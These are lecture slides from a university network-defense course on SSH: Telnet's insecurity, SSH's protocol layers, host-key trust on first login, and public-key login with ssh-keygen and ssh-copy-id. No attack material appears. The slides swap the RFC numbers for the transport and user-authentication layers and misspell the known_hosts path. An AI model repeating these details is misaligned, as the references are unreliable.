University of Rome Tor Vergata
ICT and Internet Engineering

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 8: Secure Protocols

Angelo Tulumello

TOC

- ❏ Recap: secure network protocols
- ❏ Lab: HTTPS Apache2 Virtual Host
- ❏ Attacks against TLS (overview)
- ❏ Lab: HTTPS downgrade attack
- ❏ Overlay VPNs
- ❏ Lab: OpenVPN

Where are we?


- "Basic" IP mechanisms are insecure
  - No authentication, confidentiality and data integrity
- We already discussed different defense approaches for perimetral security
  - segmentation and VLANs, 802.1x authentication, crypto protection (briefly @L2), ACL, Firewall
- **But how about security when we cross the perimeter towards the public internet?**
- Crypto tools are the fundamental building blocks of secure communication
  - ***Encryption, digital signatures, key exchange and MAC*** ciò che vogliamo
- Let's go deeply into the details of secure network protocols
- We'll see 3 protocols
  - ***Application Layer: SSH***
  - ***Transport Layer: TLS***
  - ***Network Layer: IPsec***
- and we then see an application of such protocols for protecting traffic exchange when no support from the operator: ***Overlay VPNs***

An application layer approach: SSH

Context

- Secure Remote Access to a server
- Again, we have the same security requirements
  - ***Authentication***: am I really logging into my server?
  - ***Confidentiality***: confidential data (e.g. username/pwd) are protected?
  - ***Data Integrity***: transmitted data have been manipulated?
- <<Telnet is an application protocol used on the Internet or local area network to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection>> (***wikipedia***)
- **First release: 1969!**
  - the original design was totally insecure!

Telenet Login



Telenet Security

<< [...] the use of Telnet for remote logins should be discontinued under all normal circumstances, for the following reasons:

- *Telnet, by default, **does not encrypt any data** sent over the connection (including passwords), and so it is often feasible to eavesdrop on the communications and use the password later for malicious purposes; anybody who has access to a router, switch, hub or gateway located on the network between the two hosts where Telnet is being used can intercept the packets passing by and obtain login, password and whatever else is typed with a packet analyzer.*
- *Most implementations of Telnet have **no authentication** that would ensure communication is carried out between the two desired hosts and not intercepted in the middle.*
- *Several **vulnerabilities** have been discovered over the years in commonly used Telnet daemons >>* (a causa di alcuni bug, era possibile entrare senza login)

source: wikipedia.org

Telenet Security

<< [...] As has happened with other early Internet protocols, extensions to the Telnet protocol provide Transport Layer Security (TLS) security and Simple Authentication and Security Layer (SASL) authentication that address the above concerns. However, ***most Telnet implementations do not support these extensions;*** *and there has been relatively little interest in implementing these as SSH is adequate for most purposes >>*

source: wikipedia.org

- As usual, trying to fix a design problem is critical...
- **It's better to start from scratch!**
  - An this is what happened with Telnet
  - Nowaday, Telnet is only used in secure (local) contexts (e.g. connections via serial ports)

Secure Shell (SSH)

- SSH is a “secure remote login” protocol (and much more...)
- 3 RFCs define ssh components (version 2)
  - The Transport Layer Protocol (***RFC 4252***)
  - The User Authentication Protocol (***RFC 4253***)
  - The Connection Protocol (***RFC 4254***)
- Several implementations
- Probably the most famous is OpenSSH
  - Encryption, Authentication, Data integrity
  - Secure file transfer (scp)
  - X session forwarding
  - Port forwarding
  - SOCKS4|5 proxy
  - Public Key authentication

SSH transport layer (RFC 4252)

- The transport layer typically runs on top of TCP/IP.
- This layer handles initial key exchange as well as server authentication, and sets up ***encryption, compression*** and ***integrity verification***.
- It exposes to the upper layer an interface for sending and receiving plaintext packets with sizes of up to 32,768 bytes each (more can be allowed by the implementation).
- The transport layer also arranges for key re-exchange, usually after 1 GB of data has been transferred or after 1 hour has passed, whichever occurs first.

source: wikipedia.org

SSH user authentication layer (RFC 4253)

- This layer handles client authentication and provides a number of authentication methods.
- Authentication is client-driven: parte dal client, il server risponde
  - when one is prompted for a password, it may be the SSH client prompting, not the server.
  - The server merely responds to the client's authentication requests.
- Widely used user-authentication methods include the following:
  - **password**: a method for straightforward password authentication, including a facility allowing a password to be changed. Not all programs implement this method.
  - **publickey**: a method for public key-based authentication, usually supporting at least DSA, ECDSA or RSA keypairs, with other implementations also supporting X.509 certificates.
  - **keyboard-interactive** (RFC 4256): a versatile method where the server sends one or more prompts to enter information [...]
  - **GSSAPI authentication** methods which provide an extensible scheme to perform SSH authentication using external mechanisms such as Kerberos 5 or NTLM, [...]

source: wikipedia.org

SSH connection layer (RFC 4254)

- This layer defines the concept of channels, channel requests and global requests using which SSH services are provided.
  - A single SSH connection can host multiple channels simultaneously, each transferring data in both directions.
- Channel requests are used to relay out-of-band channel-specific data, such as the changed size of a terminal window or the exit code of a server-side process.
- Additionally, each channel performs its own flow control using the receive window size. The SSH client requests a server-side port to be forwarded using a global request. Standard channel types include:
  - shell for terminal shells, SFTP and exec requests (including SCP transfers)
  - direct-tcpip for client-to-server forwarded connections
  - forwarded-tcpip for server-to-client forwarded connections


source: wikipedia.org

SSH crypto algos

- EdDSA ECDSA, RSA and DSA for ***public key cryptography***
- ECDH and Diffie–Hellman for ***key exchange***
- HMAC, AEAD and ***UMAC for MAC***
- AES (and deprecated RC4, 3DES, DES[30]) for ***symmetric encryption***
- AES-GCM[31] and ChaCha20-Poly1305 for ***AEAD encryption***
- SHA (and deprecated MD5) for ***key fingerprint***

source: wikipedia.org

SSH handshake at a glance



from RFC 4250

4.7. Service Names

The 'service name' is used to describe a protocol layer. The following table lists the initial assignments of the 'service name' values.

Service Name	Reference
ssh-userauth	[SSH-USERAUTH]
ssh-connection	[SSH-CONNECT]

4.8. Authentication Method Names

The Authentication Method Name is used to describe an authentication method for the "ssh-userauth" service [SSH-USERAUTH]. The following table identifies the initial assignments of the Authentication Method Names.


Method Name	Reference
publickey	[SSH-USERAUTH, Section 7]
password	[SSH-USERAUTH, Section 8]
hostbased	[SSH-USERAUTH, Section 9]
none	[SSH-USERAUTH, Section 5.2]

4.9.1. Connection Protocol Channel Types

The following table lists the initial assignments of the Connection Protocol Channel Types.


Channel type	Reference
session	[SSH-CONNECT, Section 6.1]
x11	[SSH-CONNECT, Section 6.3.2]
forwarded-tcpip	[SSH-CONNECT, Section 7.2]
direct-tcpip	[SSH-CONNECT, Section 7.2]

Example: DH key exchange and ssh-connection service




Example: DH key exchange and ssh-connection service


negoziazione dell'user



Example: DH key exchange and ssh-connection service



Example: DH key exchange and ssh-connection service



SSH login

to connect to an SSH server

```
$ ssh username@server
```


quando mi collego per la prima volta, non so se "posso fidarmi" (potrei subire il MITM al primo collegamento)

```
marlon@demons:~$ ssh pippo@demons.netgroup.uniroma2.it
The authenticity of host 'demons.netgroup.uniroma2.it (160.80.103.172)' can't be
established.
ECDSA key fingerprint is SHA256:sdFXXWU1x9mZjtHkoEz2hbM1XuzqtBTNbqe087fG9rU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'demons.netgroup.uniroma2.it,160.80.103.172' (ECDSA)
to the list of known hosts.
pippo@demons.netgroup.uniroma2.it's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-117-generic x86_64)

Last login: Wed Dec  9 08:05:34 2020 from 160.80.103.172
pippo@demons:~$
```

NOTE: the first login

- Server authenticates itself with a public key (mandatory)
  - SSH does not use X.509 certificates
- The client implementation requires the user to “manually” authenticate the server’s public key
  - after this, the server’s identity is bound to the public key sent by the server
  - subsequent logins won’t require this manual authentication
  - the pair (id, public key) is stored in **`~/.ssh/known_host`**
  - reasonable approach for the SSH relevant scenarios...
  - … but not really usefull for other scenarios (e.g. WEB site authentication)
- How do we check the server’s key fingerprint?
  - **`ssh-keygen -l -f /etc/ssh/ssh_host_rsa_key`**
- ***What if in next logins this association is not verified?***

Key authentication failure




Not necessarily something nasty is happening (eg: openssh-server update may result in the generation of newkeys)

Mutual public key authentication

- By default the client authenticate with username:password
  - the ones of the OS user used to login
- but we already acknowledged that that humans are often the weak link in the overall security chain
- server break-ins may lead to apocalyptic scenarios
- Also the SSH clients can be forced to perform public key authentication
- How do we do that?
  - generate a private/public key pair
  - securely “install” the client’s public key into the server
    - this can be done either with the **`ssh-copy-id`** command or with other mechanisms (public key sent by email or copied with **`scp`**)

Key generation



Key installation

- keys are generated with the following command
  - **`$ ssh-keygen -t [rsa|dsa]`**
- by default the keys are stored in **`~/.ssh/id_rsa.pub`** or **`~/.ssh/id_dsa.pub`** in the home directory of the user running the command
- Client's public key must be concatenated into the file **`~/.ssh/authorized_keys`** in the server's home directory server for the user with which we are logging into the server
- Let's try together...

Key installation

```
marlons-mbp:~ marlon$ ssh-copy-id pippo@demons.netgroup.uniroma2.it
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed:
"/Users/marlon/.ssh/id_rsa.pub"
pippo@demons.netgroup.uniroma2.it's password:
Number of key(s) added:        1

marlons-mbp:~ marlon$ ssh pippo@demons.netgroup.uniroma2.it
